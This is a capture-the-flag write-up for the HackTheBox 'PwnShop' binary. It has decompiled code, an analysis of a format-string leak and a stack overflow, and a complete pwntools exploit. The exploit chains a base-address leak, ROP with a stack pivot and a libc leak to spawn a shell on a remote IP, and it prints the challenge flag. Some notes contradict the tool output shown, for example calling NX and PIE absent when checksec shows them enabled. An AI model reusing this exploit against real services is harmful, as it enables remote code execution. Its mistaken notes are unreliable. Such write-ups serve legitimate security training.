PwnShop

1) decompiled

Decompile: FUN_001010a0 - (pwnshop)

```
1
2  undefined  [16] FUN_001010a0(void)
3
4  {
5    undefined auVar1 [16];
6    int iVar2;
7    ulong in_RCX;
8    char cVar3;
9
10   FUN_0010121e();
11   puts("========== HTB PwnShop ===========");
12   while( true ) {
13     while( true ) {
14       puts("What do you wanna do?");
15       printf("1> Buy\n2> Sell\n3> Exit\n> ");
16       iVar2 = getchar();
17       getchar();
18       cVar3 = (char)iVar2;
19       if (cVar3 != '2') break;
20       FUN_0010126a();
21     }
22     if (cVar3 == '3') break;
23     if (cVar3 == '1') {
24       FUN_0010132a();
25     }
26     else {
27       puts("Please try again.");
28     }
29   }
30   auVar1._8_8_ = 0;
31   auVar1._0_8_ = in_RCX;
32   return auVar1 << 0x40;
33 }
34
```

Decompile: FUN_0010126a - (pwnshop)

```
1
2  void FUN_0010126a(void)
3
4  {
5    int iVar1;
6    long lVar2;
7    undefined4 *puVar3;
8    byte bVar4;
9    undefined4 auStack_48 [8];
10   undefined8 local_28;
11   undefined4 *local_20;
12
13   bVar4 = 0;
14   local_20 = &DAT_001040c0;
15   printf("What do you wish to sell? ");
16   local_28 = 0;
17   puVar3 = auStack_48;
18   for (lVar2 = 8; lVar2 != 0; lVar2 = lVar2 + -1) {
19     *puVar3 = 0;
20     puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
21   }
22   read(0,auStack_48,0x1f);
23   printf("How much do you want for it? ");
24   read(0,&local_28,8);
25   iVar1 = strcmp((char *)&local_28,"13.37\n");
26   if (iVar1 == 0) {
27     puts("Sounds good. Leave details here so I can ask my guy to take a look.");
28     puVar3 = local_20;
29     for (lVar2 = 0x10; lVar2 != 0; lVar2 = lVar2 + -1) {
30       *puVar3 = 0;
31       puVar3 = puVar3 + (ulong)bVar4 * -2 + 1;
32     }
33     read(0,local_20,0x40);
34   }
35   else {
36     printf("What? %s? The best I can do is 13.37$\n",&local_28);
37   }
38   return;
39 }
40
```

Decompile: FUN_0010132a - (pwnshop)

```
1
2 void FUN_0010132a(void)
3
4 {
5   undefined auStack_48 [72];
6
7   puts("Sorry, we aren\'t selling right now.");
8   printf("But you can place a request. \nEnter details: ");
9   read(0,auStack_48,0x50);
10  return;
11 }
12
```

2) Securities

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/PwnShop]
└─$ checksec pwnshop
[*] '/home/vigneswar/Reverse/PwnShop/pwnshop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

no NX - we cannot execute stack
no PIE - we cannot determine instruction locations

3) Vulnerabilities
i) printf %s adjacent leak
ii) stack overflow of 8 bytes

4) attack path
i) get base address using printf leak
ii) use rop chain + (stack pivot) to leak libc address
iii) use libc address to calculate system('/bin/bash')


5) Leaking Base Address
i) read() doesnt add a null character at end, so if we use all 8 bytes, we can print also the adjacent memory contents
ii) subtract this from base address (found using debugger) to find offset of this address
iii) using this offset, we can find base address on runtime

Code:

```
io.sendlineafter(b'\n>',b'2')
```


```
io.sendlineafter(b'?', b'')
io.sendlineafter(b'?', b'1'*8)
io.recvuntil(b'11111111')
base_address = unpack(io.recvuntil(b'?').removesuffix(b'?'), 'all', endian='little') - 16576 #offset
```

6) use rop chain to leak libc address
Overflow:



Stack pivoting:

if we can subtract rsp, we can have more instructions inside stack to have a longer rop chain




7) Finding libc version of target machine

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/PwnShop]
└─$ python3 exploit.py
Libc Address of printf: 0x7f2987db5810
```

```python
io.sendlineafter(b'\n>', b'\x001')
rop_padding = b'\x55'*40
rop_chain = pop_rdi_ret + printf_pointer + jump_puts + start_fun
stack_padding = b'\x55'*(72-len(rop_padding)-len(rop_chain))
io.sendlineafter(b':', rop_padding + rop_chain + stack_padding + sub_rsp_ret)
libc_address = unpack(io.recvuntil(b'=')[1:-2], 'all', endian='little')
print(f"Libc Address of printf: {hex(libc_address)}")
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/PwnShop]
└─$ python3 exploit.py
Libc Address of read: 0x7fa1fa275310
Here's your shell :)
```



8) finding offsets

Results

libc6_2.23-0ubuntu11.2_amd64

Download	Click to download
All Symbols	Click to download
BuildID	c4fd86ec1eed57a09c79ce601f6c6e3796f574df
MD5	fb1692c79359ae96029e590c23872ed5
__libc_start_main_ret	0x20840
dup2	0xf7a30
printf	0x55810
puts	0x6f6a0
read	0xf7310
str_bin_sh	0x18ce17
system	0x453a0
write	0xf7370

9) Exploit:

```
from pwn import *

# basic setup
context(os='linux', arch='amd64', log_level='error')
io = process(['nc', '159.65.20.166', '30199'])
signal.signal(signal.SIGALRM, signal.SIG_IGN)

# calculate base address
io.sendlineafter(b'\n>',b'2')
io.sendlineafter(b'?', b'')
io.sendlineafter(b'?', b'1'*8)
io.recvuntil(b'11111111')
base_address = unpack(io.recvuntil(b'?').removesuffix(b'?'), 'all', endian='little') - 16576

# ROP Gadgets
sub_rsp_ret = p64(0x1219+base_address) # calculated from ropper
jump_puts = p64(0x1030+base_address) # calculated from ropper
pop_rdi_ret = p64(0x13c3+base_address) # calculated from ropper
ret = p64(0x101a+base_address) # calculated from ropper

# Addresses
```

```
printf_pointer = p64(0x4020+base_address) # calculated from decompiled code
start_fun = p64(0x10a0+base_address) # calculated from decompiled code

# offsets
printf_offset = 0x55810 # calculated with readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep 'system'
system_offset = 0x453a0 # calculated with readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep
'system'
shell_offset = 0x18ce17 # calculated with strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep '/
bin'

# find libc address
io.sendlineafter(b'\n>', b'\x001')
rop_padding = b'\x55'*40
rop_chain = pop_rdi_ret + printf_pointer + jump_puts + start_fun
stack_padding = b'\x55'*(72-len(rop_padding)-len(rop_chain))
io.sendlineafter(b':', rop_padding + rop_chain + stack_padding + sub_rsp_ret)
libc_address = unpack(io.recvuntil(b'=')[1:-2], 'all', endian='little') - printf_offset

# get system shell
io.sendlineafter(b'\n>', b'\x001')
system_address = p64(system_offset+libc_address)
shell_address = p64(shell_offset+libc_address)
rop_chain = pop_rdi_ret + shell_address + ret + system_address
stack_padding = b'\x55'*(72-len(rop_padding)-len(rop_chain))
io.sendlineafter(b':', rop_padding + rop_chain + stack_padding + sub_rsp_ret)

print("Here's your shell :)")
io.interactive()
```

10) exploitation

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/PwnShop]
└─$ python3 exploit.py
Here's your shell :)
 $ ls
core
flag.txt
pwnshop
$ cat flag.txt
HTB{th1s_is_wh@t_I_c@ll_a_g00d_d3a1!}
$
```